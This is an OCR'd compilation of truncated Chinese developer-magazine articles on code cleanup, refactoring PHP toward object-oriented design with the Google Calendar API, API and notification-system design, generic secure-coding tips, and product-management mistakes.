● 要做多少工作？你一天内实际上能清理多少行代码？我们估计多于100行，少于1000行，好，我们假设是1000行。所以如果一个模块有30,000行代码的话，你可能需要一个月的时间。你有那么多时间吗?值得这么做么?

● 它是你核心的功能吗？如果这个模块只是边缘的模块，譬如字体渲染或者图像渲染，你可能并不在意它是否是乱七八糟的。你可能全盘不要，将来用另外的东西来代替，谁知道呢。如果这段代码关乎核心的性能，你需要慎重对待。

● 这段代码有多糟糕？如果代码仅仅有一点点糟糕，那么可能你还是可以忍受的。如果它是不可理喻的，令人崩溃的话，那么我们就必须对它下手了。

1. 建立测试用例

要认真清理一段代码意味着花一段时间来彻底清理它。你可能会毁坏它们。

如果你有一个比较好的测试用例，有一定的覆盖率，你将会很容易知道什么已经损坏了，并且你能够很快的知道你犯了什么愚蠢的错误。想要节省建立测试用例的时间在整个的清理代码的过程中是可笑的。建立测试用例吧。这是你第一件需要做的事情。

单元测试是最好的，但是所有的代码并不适应单元测试。如果单元测试过于繁琐，就换用集成测试吧。譬如，一个游戏关卡中需要一个人物完成一系列的动作和你清理的代码有关。

这样的测试更加耗时，所以不可能在每一次更改之后都测试一次，虽然这是最理想的情况。因为你将每一次改变都放到了版本控制系统中，所以情况还不是那么糟糕。所以每一段时间（比如，五个更改）就测试一次。当你发现了一个问题时，你可以通过二进制搜寻最近的几次commit中找到什么地方导致了问题的发生。

如果你发现了测试没有发现的问题，确保将这个也加入到测试中，以便将来可以测试它。

2. 使用代码版本控制系统

还有人需要被告知要使用代码版本控制系统吗？我希望没有。

清理工作是很关键的。你可能要做很多很多小的修改。如果什么地方出错了，你想回顾版本历史，你可能找到它错在哪。

如果你和我一样，你可能有时重构（清理愚蠢的类）的时候会出错，并且后来意识到这并不是个好的点子，或者这是个好点子，但是如果先做了什么之后所有的一切会变得更简单。所以你想快速的恢复一切到原状并且重新开始。

你的公司应该已经有代码控制系统了，你可以在不同的分支进行修改，在不打扰别人的情况下随意的commit。

就算情况不是这样的，你也应该使用版本控制。下载Mercurial(或Git)，创建新的仓库，将代码从你们公司的愚蠢的系统中签出并放在这里。在库中commit你的更改。当你完成了之后你可以将所有

的一切merge到那愚蠢的系统中。

拷贝库到一个代码控制系统中仅仅需要几分钟。很值得这么做。如果你不懂Mercurial，花一个小时学习它。你会为你这么做感到高兴的。如果你愿意的话，花30个小时学习下Git(我是开玩笑的！并不用这么久。现在是“nerd”战斗的时候了！)

3. 每次仅仅做一个小小的改动

有两种方法改进坏的代码：革命和改革。革命是用火把一切都烧掉，从新写一遍。改革是在不破坏的基础上每次只进行一点小小的改变。

这篇文章是关于改革的方法。我不是说革命的方法从来不是必要的。有时代码太糟糕了，需要用革命的方法。但是那些觉得改革的进度太慢的人们往往会鼓励改革，然而经常没有意识到问题的复杂性，并最终并没有比现存的系统更好。

Joel Spolsky写过一篇经典的文章，他没有掉入到这个紧张的争论的陷阱中。

改革的最好的方法就是一次只做一个小的改变，测试它，并且commit它。当一个改变很小时，它更容易理解改动的后果以及确保改动不会影响现有的功能。如果什么地方出错了，你仅仅需要核查很少的一部分代码。

如果你开始做更改并且意识到改得很糟糕，那么你恢复到上一次的commit，不会损失太多的无用功。如果你过了一段时间才发现什么地方有细微的差错，你可以在版本历史中使用二进制搜找到导致问题的更改。

最常见的错误就是一次进行多处更改。譬如，当去除不必要的类层次的势后，你发现API的方法并不是像你喜欢的使用方法，而你打算重新组织它们。不要这么做！先去除层次结构，commit之后再更改API。

聪明的程序员懂得组织，所以他们也不需要太聪明。

试着找一个途径，沿着这个途径你可以把代码变成你想要的模样，每次只有一点点改动。譬如，第一步你重命名方法，使之名字更合理。下一步，你可以将成员变量变成方法的参数。然后将算法变得更清楚些，等等。

如果你开始做更改，并且发现比你原先设想的改变要大，不要害怕又退回去，使用更小的更简单的步骤去完成同样的事情..

4. 不要同时清理代码和修正代码

这是(3)的结果，但是仍然很重要。

这是一个常见的问题。你开始察看一个模块，是因为你想加入某个新功能。然后你发现这个代码相当的糟糕，所以你开始重新组织它并且加入新的功能。

问题在于清理代码和修正错误是完全不同的目标。当你清理的势后，你想让代码看起来更好，而没有改变它的功能。当你修正错误时， 你想改变功能。如果你同时清理代码和改正错误，很难保证清理不会改变什么。

先清理代码，然后再在一个干净的基础上，加入新的功能。

5. 删除你没有使用的功能

清理的时间正比于代码的数量，复杂性和糟■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/401476.htm

> 这份教程的诞生源自一年多之前Robert C. Martin在演讲中带给我的启发。当时他的演讲主题在于讨论创造“终极编程语言”…

PHP开发：从程序化到面向对象

教程详情

难度: 中级

预计完成时间: 60分钟

这份教程的诞生源自一年多之前Robert C.Martin在演讲中带给我的启发。当时他的演讲主题在于讨论创造“终极编程语言”的可能性。在过程中，他提出了这样几个问题：为什么会存在“终极编程语言”？这样的语言应具备哪些特性？但随着他的讲解，我从中发现另一种有趣的思路：每种编程范式都在无形中给程序员带来诸多无法避免的局限性。为了正本溯源，我打算在正式进入PHP由程序化向面向对象转变这一话题之前，先与大家分享一些理论知识。

范式局限

每种编程范式都限制了我们将想象转化为现实的能力。这些范式去掉了一部分可行方案，却纳入另一些方案作为替代，但这一切都是为了实现同样的表示效果。模块化编程令程序规模受到制约，强迫程序员只能在对应模块范畴之内施展拳脚，且每个模块结尾都要以“go-to”来指向其它模块。这种设定直接影响了程序成品的规模。另外，结构化编程与程序化编程方式去掉了“go-to”声明，从而限制了程序员对序列、选择以及迭代语句的调整能力。序列属于变量赋值，选择属于if-else判断，而迭代则属于do-while循环。这些已经成为当下编程语言与范式的构建基石。

面向对象编程方式去掉了函数指针，同时引入多态特性。PHP使用指针的方式与C语言有所不同，但我们仍能从变量函数库中找到这些函数指针的变体形式。这使得程序员能够将某个变量的值当成函数名称，从而实现以下内容：

```
function foo() {
    echo “This is foo”;
}
function bar($param) {
    echo “This is bar saying: $param”;
}
$function = ‘foo’;  $function();
// Goes into foo()
$function = ‘bar’;
$function(‘test’);
// Goes into bar()
```


初看起来，这种特性似乎无关紧要。但仔细想想，大家一定会发现其中蕴含着极为强大的潜力。我们可以将一条变量作为参数发往某函数，然后让

该函数根据参数数值调用其它函数。这绝对非同小可。它使我们能够在不了解函数功能的前提下对其进行调用，而且函数自身根本不会体现出任何差异。

这项技术也正是我们实现多态性调用的关键所在。

现在，我们姑且不谈函数指针的作用，先来看看其工作机制。函数指针中其实已经隐藏着“go-to”声明，或者至少以间接方式实现了与“go-to”相近的执行效果。这可不是什么好消息。事实上，PHP通过一种非常巧妙的方式在不直接使用的前提下实现“go-to”声明。如前例所示，我需要首先在PHP中做出声明。虽然这看起来不难理解，但在大型项目以及函数种类繁多且彼此关联的情况下，我们还是很难准确做出判断。而在C语言这边，这种关系就变得更加晦涩且极难理解。

然而仅仅消除函数指针还远远不够。面向对象的编程机制必然带来替代方案，事实也确实如此，它包含着多态特性与一套简单语法。重点来了，多态性正是面向对象编程的核心价值，即：控制流与源代码在依赖关系上正好相反。



在上面的图片中，我们描绘了一个简单的例子：多态性如何在两个不同范式之间发挥作用。在程序化或者结构化编程领域，控制流与源代码在依赖关系上非常相似——都指向更具体的输出行为。

而在面向对象编程方面，我们可以逆转源代码的依赖关系，使其指向抽象执行结果，并保持控制流仍旧指向具体执行结果。这一点至关重要，因为我们希望控制机制能尽可能触及具体层面与代码中的不稳定部分，这样我们才能真正让执行结果与预期相符。但在源代码这边，我们的要求却恰好相反。对于源代码，我们希望将具体结果与不稳定因素排除在外，从而简化修改流程、让改动尽量不影响其它代码。这样不稳定部分可以经常修正，但抽象部分则仍然有效。大家可以点击此处阅读由Robert C.Martin所撰写的依赖倒置原则研究论文。

试手任务

在本章中，我们将创建一款简单应用，旨在列出谷歌日程表及其事件提醒内容。首先，我们尝试利用程序化方式进行开发，只涉及简单功能、避免以任何形式使用类或对象。开发工作结束之后，我们更进一步、在不改动程序化代码的前提下通过行为进行代码整理。最后，尝试将其转化为面向对象版本。

谷歌PHP API客户端

谷歌专门针对PHP提供一套API客户端，我们将利用它与自己的谷歌账户进行对接，从而对日程表服务加以操作。要想让代码正确起效，大家需要通过设定让自己的谷歌账户接受来自日程表的查询。

虽然这是本篇指南文章的重要前提，但并不能算主要内容。为了避免在这方面浪费太多篇幅，请大家直接参考官方说明文档。各位不必担心，整个设置过程非常简单，而且只要五分钟左右即可搞定。

本教程附带的示例代码中包含谷歌PHP API客户端代码，建议大家就使用这一套以确保整个学习过程与文章说明保持一致。另外，如果大家想尝试自行安装，请点击此处查看官方说明文档。

接下来按照指示向apiAccess.php文件中填写信息。该文件在程序化与面向对象两套实例中都会用到，因此大家不必在新版本中重复填写。我在文件中留下了自己填写的内容，这样大家就能更轻松地找到对应位置并将其按自己的资料进行修改。

如果大家碰巧用的是NetBeans，我把各个项目文件保存在了包含有不同范例的文件夹当中。这样大家可以轻松打开该项目，并点选Run——>Run Project在本地PHP服务器（要求使用PHP 5.4）上直接加以运行。

与谷歌API对接的客户端库为面向对象型。为了示例的正常运行，我编写了一套小小的函数合集，其中囊括了本教程所需要的所有函数。通过这种方式，我们可以利用程序化层在面向对象客户端库之上进行软件编写，且代码不会涉及任何对象。

如果大家打算快速测试自己的代码与指向谷歌API的连接是否正常起效，则可以直接使用位于index.php文件中的代码。它会列出账户中所有日程表信息，且应该至少有一套具备summary字段的日程表中包含您的姓名。如果日程表中存在联系人生日信息，那么谷歌API将无法与之正常协作。不过大家不用惊慌，另选一套即可。

接下来按照指示向apiAccess.php文件中填写信息。该文件在程序化与面向对象两套实例中都会用到，因此大家不必在新版本中重复填写。我在文件中留下了自己填写的内容，这样大家就能更轻松地找到对应位置并将其按自己的资料进行修改。

如果大家碰巧用的是NetBeans，我把各个项目文件保存在了包含有不同范例的文件夹当中。这样大家可以轻松打开该项目，并点选Run——>Run Project在本地PHP服务器（要求使用PHP 5.4）上直接加以运行。

与谷歌API对接的客户端库为面向对象型。为了示例的正常运行，我编写了一套小小的函数合集，其中囊括了本教程所需要的所有函数。通过这种方式，我们可以利用程序化层在面向对象客户端库之上进行软件编写，且代码不会涉及任何对象。

如果大家打算快速测试自己的代码与指向谷歌API的连接是否正常起效，则可以直接使用位于index.php文件中的代码。它会列出账户中所有日程表信息，且应该至少有一套具备summary字段的日程表中包含您的姓名。如果日程表中存在联系人生

日信息，那么谷歌API将无法与之正常协作。不过大家不用惊慌，另选一套即可。

```
require_once './google-api-php-client/src/
  Google_Client.php';
require_once './google-api-php-client/src/
  contrib/Google_CalendarService.php';
require_once __DIR__ . '/../apiAccess.php';
  require_once './functins_google_api.php';
require_once './functions.php';
session_start();
$client = createClient();
if(!authenticate($client)) return;
listAllCalendars($client);
```

这个index.php文件将成为我们应用程序的入口点。我们不会使用任何Web框架或者其它复杂的机制。我们要做的只是简单输出一些HTML代码而已。


程序化开发方案

现在我们已经了解了所需创建的目标以及所能使用的资源，接下来就是下载附件中的源代码。我会提供代码中的有用片段，但为了进一步了解全局情况，大家可能希望访问其初始来源。

在这套方案中，我们只求成果能按预期生效。我们的代码可能会显得有些粗糙，而且其中只涉及以下几个文件：

- index.php – 这是惟一一个我们需要通过浏览器直接访问并转向其GET参数的文件。
- functions_google_api.php – 囊括所有前面提到的谷歌API。
- functions.php – 一切奇迹在此发生。

functions.php将容纳应用程序的所有执行过程。包括路由逻辑、表现以及一切值与行为全部发生于此。这款应用非常简单，其主逻辑如下图所示：



这里有一项名为doUserAction()的函数，它的生效与否取决于一条很长的if-else声明；其它方法则根据GET变量中的参数决定调用情况。这些方法随后利用API与谷歌日程表对接，并在屏幕上显示出我们需要的任何结果。


```
function printCalendarContents($client) {
putTitle('These are you events for ' .
  getCalendar($client, $_
  GET['showThisCalendar'])['summary'] . '
  calendar:');
foreach (retrieveEvents($client, $_
  GET['showThisCalendar']) as $event) {
print('<div style="font-
  size:10px;color:grey;">' . date('Y-m-d
  H:m', strtotime($event['created'])));
putLink('?showThisEvent=' .
  htmlentities($event['id']) .
'&calendarId=' . htmlentities($_
  GET['showThisCalendar']),
  $event['summary']);
print('</div>');
print('<br>');
```

```
    }
}
```

这个例子恐怕要算我们此次编写的代码中最为复杂的函数。它所调用的是名为putTitle()的辅助函数，其作用是将某些经过格式调整的HTML输出以充当标题。标题中将包含我们日程表的实际名称，这是通过调用来自functions_google_api.php文件中的getCalendar()函数来实现的。返回的日历信息是一个数组，其中包含一个summary字段，而这正是我们要找的内容。

$client变量被传递到我们的所有函数当中。它需要与谷歌API相连，不过这方面内容我们稍后再谈。

接下来，我们整理一下日程表中的全部现有事件。这份数组列表由封装在retrieveEvents()函数中的API请求运行得来。对于每个事件，我们都会显示出其创建日期及标题。



其余部分代码与我们之前讨论过的内容相近，甚至更容易理解。大家可以抱着轻松的心情随便看看，然后抖擞精神进军下一章。

组织程序化代码

我们当前的代码完全没问题，但我想我们可以通过调整使其以更合适的方式组织起来。大家可能已经从附带的源代码中发现，该项目所有已经组织完成的代码都被命名为“GoogleCalProceduralOrganized”。

使用全局客户端变量

在代码组织工作中，第一件让人心烦的事在于，我们把$client变量作为参数推广到全局以及嵌套函数的深层当中。程序化编程方案对这类情况提供了一种巧妙的解决办法，即全局变量。由于$client是由index.php所定义，而从全局观点来看，我们需要改变的只是函数对该变量的具体使用方式。因此我们不必改变$client参数，而只需进行如下处理：

```
function printCalendars() {
    global $client;
     putTitle('These are your calendars:');
    foreach (getCalendarList($client)['items']
  as $calendar) {
    putLink('?showThisCalendar=' .
  htmlentities($calendar['id']),
  $calendar['summary']);
       print('<br>');
    }
}
```

大家不妨将现有代码与附件中的代码成品进行比较，看看二者有何不同之处。没错，我们并没有将$client作为参数传递，而是在所有函数中使用global $client并将其作为只传递向谷歌API函数的参数。从技术角度看，即使是谷歌API函数也能够使用来自全局的$client变量，但我认为最好还是尽量保持API的独立性。■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/402210.htm

如何设计一个优秀的API

■ 到目前为止，已经负责API接近两年了，这两年中发现现有的API存在的问题越来越多，但很多API一旦发布后就不再能修改了，即时升级和维护是必须的。

到目前为止，已经负责API接近两年了，这两年中发现现有的API存在的问题越来越多，但很多API一旦发布后就不再能修改了，即时升级和维护是必须的。一旦API发生变化，就可能对相关的调用者带来巨大的代价，用户需要排查所有调用的代码，需要调整所有与之相关的部分，这些工作对他们来说都是额外的。如果辛辛苦苦完成这些以后，还发现了相关的bug，那对用户的打击就更大。如果API经常发生变化，用户就会失去对提供方失去信心，从而也会影响目前的业务。

但是我们为什么还要修改API呢？为了API看起来更加漂亮？为了提供更多功能？为了提供更好的性能？还是仅仅觉得到了改变了时候了？对于用户来说，他们更愿意使用一个稳定但是看起来不那么时髦的API，这并不意味着我们不再改进API了。当糟糕的API带来的维护成本越来越大时，我想就是我们去重构它的时候。

如果可以回头重新再做一遍，那么我心目中的优秀的API应该是怎么样的？

判断一个API是否优秀，并不是简单地根据第一个版本给出判断的，而是要看随着时间的推移，该API是否还能存在，是否仍旧保持得不错。糟糕的API接口各种各样，但是好的API接口对于用户来说必须满足以下几个点：

易学习：有完善的文档及提供尽可能多的示例和可copy－paste的代码，像其他设计工作一样，你应该应用最小惊讶原则。

· 易使用：没有复杂的程序、复杂的细节，易于学习；灵活的API允许按字段排序、可自定义分页、 排序和筛选等。一个完整的API意味着被期望的功能都包含在内。

· 难误用：对详细的错误提示，有些经验的用户可以直接使用API而不需要阅读文档。

而对于开发人员来说，要求又是不一样的：

· 易阅读：代码的编写只需要一次一次，但是当调试或者修改的时候都需要对代码进行阅读。

· 易开发：个最小化的接口是使用尽可能少的类以及尽可能少的类成员。这样使得理解、记忆、调试以及改变API更容易。

如何做到以上几点，以下是一些总结：

1、 面向用例设计

如果一个API被广泛使用了，那么就不可能了解所有使用该API的用户。如果设计者希望能够设计出被广泛使用的API，那么必须站在用户的角度来理解如何设计API库，以及如何才能设计出这样的API库。

2、 采用良好的设计思路

在设计过程中，如果能按照下面的方式来进行

设计，会让这个API生命更长久。

· 面向用例的设计，收集用户建议，把自己模拟成用户，保证API设计的易用和合理

· 保证后续的需求可以通过扩展的形式完成

· 第一版做尽量少的内容，由于新需求可以通过扩展的形式完成，因此尽量少做事情是抑制API设计错误的一个有效方案

· 对外提供清晰的API和文档规范，避免用户错误的使用API，尤其是避免API（见第一节）靠后级别的API被用户知晓与误用

除此之外，下面还列出了一些具体的设计方法：

· 方法优于属性

· 工厂方法优于构造函数

· 避免过多继承

· 避免由于优化或者复用代码影响API

· 面向接口编程

· 扩展参数应当是便利的

· 对组件进行合理定位，确定暴露多少接口

· 提供扩展点

3、 避免极端的意见

在设计API的时候，一定要避免任何极端的意见，尤其是以下几点：

· 必须漂亮（API不一定需要漂亮）

· API必须被正确地使用（用户很难理解如何正确的使用API，API的设计者要充分考虑API被误用的情况：如果一个API可能会被误用，那么它一定会被误用）

· 必须简单（我们总会面临复杂的需求，能两者兼顾的API是更好的API）

· 必须高性能（性能可以通过其他手段优化，不应该影响API的设计）

· 必须绝对兼容（尽管本文一直提到如何保证兼容，但是我们仍然要意识到，一些极少情况下会遇到的不兼容是可以容忍的）

4、 有效的API评审

API设计完成以后，需要经过周密的设计评审，评审的重点如下：

· 用例驱动，评审前必须提供完善的使用用例，确保用例的合理性和完备性。

· 一致性，是否与系统中其他模块的接口风格一致，是否与对称接口的设计一致。

· 简单明了，API应该简单好理解，容易学习和使用的API才不容易被误用，给我们带来更多的麻烦。

· API尽可能少，如果一个API可以暴露也可以不暴露，那么就不要暴露他，等到用户真正有需求的时候再将它成为一个公开接口也不迟。

· 支持持续改进，API是否能够方便地通过扩展的方式增加功能和优化。

5、 提高API的可测试性

API需要是可测试的，测试不应依赖实现，测试充分的API，尤其是经过了严格的“兼容性整合测试”的API，更能保证在升级的过程中不出现兼容性问题。兼容性整合测试，是指一组测试用例■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/401347.htm

Web网站通知系统设计

■ 写在前面： 通知系统是网站信息传播机制的重要的一部分，足够写一大章来说明。本文只梳理设计原则，后续相关内容会持续更新。

写在前面： 通知系统是网站信息传播机制的重要的一部分，足够写一大章来说明。本文只梳理设计原则，后续相关内容会持续更新。 这里的通知包括但不限于公告、提醒或消息（不同使用场景下的功能定义不同）。 关于各客户端平台（ios、android、wp等）的通知机制，在其交互设计指南中有更详细的说明，大家可自行参考。

一、通知系统定义

通知系统，顾名思义即通知信息的传达处理系统。目的是为了让用户获得需要得到的消息及提醒并进行处理。

这里的“需要得到”有两层意思： 1、用户彼此互动触发的信息流（留言、评论或者回复、私信等） 2、网站希望用户了解关注的信息（系统公告等）

通知系统设计的原则可简单的归纳为： 1、消息传播效率最高（获取、处理、信息传达、用户反馈等效率） 2、避免产生骚扰（噪音、频繁提示）

二、通知分类


不用的平台和产品本身由于对业务的需求不一样，种类也是有区别的。

大致可分为以下几种：

编号	业务类型	触发对象	备注
1	评论	用户对用户	互动类的信息流提示
2	回复		
3	留言		
4	私信		
5	请求		如：添加好友（双向确认）
6	提醒	系统对用户	如：新增粉丝、新增@等
7	应用通知		如：开放平台的第三方应用，本质上是系统通知
8	系统通知		如：系统公告、升级提示等

三、通知逻辑实现机制

通知的逻辑精简后如下：



现对这几个环节分开说明：

（一）通知合并

通知在推送之前需要进行汇总合并，目的在于提高消息传播处理效率；减少骚扰，降低噪音；平衡服务器压力。

1）合并周期：

・固定时间内的消息全部汇总（24小时内/30天等）；

·无固定时间（只要未处理/未读即汇总）

当然一般都组合着用：合并24小时内未处理消息

2）分类合并

·同种类进行合并（如n条留言合并为1条）

·同一发起人合并（如张三给你发的n条私信）

·同一时间周期合并（如24小时共收到n条评论）

（二）通知分发

通知按照规则汇总完成后，系统将其通过通知管道推送到用户，以便用户处理。

1）分发方式

分发方式与Feed系统类似，多采用Push方式，即在指定时间内主动推送给用户。部分特定类型需要用户请求（Pull）拉取未读消息。 目前大部分通知优先推送未处理通知合并后的总数，已提醒用户已有新消息需要处理。用户点击数字后再去服务端请求具体的消息内容。此种方式综合考虑了成本、压力和体验。当然，某些极端情况下需要进行优化处理：如未读消息超过1000，用户请求时先推送前50条或者放入cache中等。技术童鞋会有各种手段，这里不做详述。

2）分发频率（时间）

分发时间主要根据消息的优先级来做区隔：

编号	优先级	分发时间	备注
1	高	实时	需要用户立即处理或知晓
2	中	小时/天/周	不需要用户立即处理，汇总后发出
3	低	固定周期	提醒类或符合条件后触发
备注：优先级会根据本身业务需求来确定；优先级的确定需考虑防打扰。			

3）分发管道

分发管道即消息通知的具体推送渠道，根据业务类型可以分为：Web、App、短信、邮件等。

（三）用户处理

根据前文提到的分发方式，对于通知的处理在逻辑上可以分为两层：通知状态的处理和通知内容的处理。

1）状态的处理狭义的理解即为是否已读（已处理）。

通常初始数字即为系统推送过来的未读总量，用户点击数字进入相关功能列表查阅后，读取的动作完成，未读数字相应减少。

消息未读状态有几种情况需要变通处理：

·若用户未读信息较多（m=100），但第一页列表只能显示（n=10）条的话，那未读数字即为m−n=90；

·某些产品会将点击等同于已读。即用户只要点击无论是否打开列表查看均认为已读。 这样的处理一般用于重要级别较低的消息。点击即已读可有效降低骚扰。

·某些重要级别较高的消息已处理状态可以定义为用户进行相关操作后才为已处理，而非查阅。如用户进行评论、回复、点击忽略或点击删除等动作时才认为已处理。 ■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/401351.htm

安全开发：百年编程语言的体检报告

□ 李辉/文


新经济的基础是代码，而编写这些代码的屌丝程序员将成为科技世界的主宰，这并非危言耸听，而是屌丝经济（Nerd Economy）的口号。既然代码如此重要，那么编程语言世界的历史和现状是怎样的？最早的编程语言是什么时候出现的？什么样的编程语言正处于上升势 头？Hulu、Digg和Facebook等流行互联网站各自采用了何种语言开发？不同编程语言的安全性有什么差异？

最近应用安全公司Veracode绘制了一张信息图，回答了上述问题，并从安全性的全新角度对Java、.NET和C/C++三大编程语系进行了对比。有趣的是，Veracode指出，1843年Ada Lovelace为早期的机械计算机编写的一段算法被认为是最早的计算机编程语言，这意味着2013年是计算机编程语言诞生的170周年。（编者注：最早的高级语言是1957年诞生的，包括NASA在内的机构仍在使用的Fortran。）

安全始于程序员

最后Veracode给出了安全开发的九大建议：

- 记得经常查看OWASP十大安全漏洞。
- 确保敏感数据得到合理的加密。
- 使用访问控制和授权来保护资源，限制应用/用户的权限
- 为所有的输入和输出赋值
- 安全存储数据
- 代码编写需要能够安全处理例外(错误)情况
- 代码中不能“烧入”账户和加密密钥
- 使用密码和会话管理来核实用户
- 部署全面可行的安全政策



本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/402161.htm

产品经理的十大顶级错误

□ 新浪科技/文

做好一个产品经理非常不容易，经常容易犯错误。本文详细描述了产品经理经常犯的十大顶级错误。对产品经理、技术负责人、创业者，都可以借鉴。

产品经理需要创造产品。上帝也是个产品经理，他创造了人这个产品。

做一个成功的产品非常难，除了需要有资源、时机等问题以外，更大因素在产品经理。好的产品经理能协调资源，能把握时机。但产品经理自己也经常犯错误。

最近翻看了之前的记录，发现资深产品专家Marty Cagan 提过类似的观点。Marty Cagan曾经担任过网景的副总裁，负责eBay 产品的资深副总裁，有过非常丰富的产品设计和产品管理经验。无招也参加过Marty Cagan 产品培训，于是我和无招，以Marty Cagan的总结为基础，加上我们对产品设计的理解，整理出了这篇文章，分享给大家。

错误1： 将用户需求混淆为产品需求

大部分产品经理的工作流程是：收集完用户需求，开始编写产品需求文档，然后交给技术人员开发，接下来跟踪项目进度，协调资源，验收成果，最后发布产品。

整个流程没有错，容易产生错误的地方在于，产品需求如何确定。在淘宝内部的产品经理也是如此，经常把运营同学的需求直接翻译成文档，交给技术人员开发。最后的结果是产品的功能点越来越多，产品越来越复杂，成为一个大杂烩。

一定要从产品设计的角度思考需求，把用户的需求转化成为产品需求。在火车没有出现的时候，你问用户最想要什么？用户会说，我想要一匹跑得更快的马。用户的需求看上去是要一匹好马，但实际上转化成产品需求就是，需要更快的交通速度。

用户需求是提出的一个问题，产品需求是解决这个问题的可行方案。所以当用户需求被表达为一种解决方案时，要探寻其背后的隐蔽问题。比较好的解决问题的办法是：加强可行性分析和需求评审。

错误2： 将老板的需求混淆为产品需求

这可能是很多产品经理内心的痛，对于大多数淘宝的PD都应该遇到过大小老板过来提需求，就算明显不靠谱的需求，也不好反驳，只能安排开发。

老板有老板的视野，有他独享的信息和经验，还有他的权利。老板的需求肯定要听的，老板也是用户之一，他的需求也是用户需求，只是不要听过来直接当成产品需求。

针对老板的需求，更要强化需求追溯。从老板这里深入地理解他的需求来自哪里，是基于什么样的场景和什么样的用户，有没有具体的实例。

老板的需求大部分都是合理的，只是优先级没有那么高。我们可以采用拖延战术来应对：

老板啊，你这个需求很合理，而且相当到位，我计划在下一个版本好好规划一下，这个版本的功能点已经比较多了，开发人员实在太少，啊，老板，能否帮我争取多来两个开发工程师……

等到下一个版本的时候，老板经常忘记了他的需求了。如果他还记得，就帮他实现一部分功能好了，面子还是要给的。

错误3：将发明(invention)混淆为创造(innovation)

这个对于搞创新的产品经理们来说，是常常遇到的问题。尤其是经验尚浅，有强烈使命感的产品经理常常会将一个idea，一个使命直接当做创新来执行。

发明是实验室里的，创造是产业里应用的。实验室的东东是新东西，但是限定了前提条件，而且在商业性验证，市场推广，规模化等方面都不会事先想得太清楚。

创造则是产业级的一个改变，能商业化，能养活团队，能规模化，能真正抵达用户并让用户接受。

最不可接受的是，对于一个新产品，前景非常好，做了很长时间的规划设计，投入了不少工程师开发，过了半年才出来一个有很多缺陷的产品，也无法推向市场；而且这时候市场已经产生了一些变化，还要接着改产品需求，同时又要完善之前的产品。这种产品最后必死无疑。

应该专注最小核心问题，解决最核心的问题，完成小而美的功能，然后快速迭代，用户第一。要能养活团队，让团队成员过上好日子。否则就算公司不停项目，团队也会人心涣散。

错误4：以自己的需求取代用户的需求

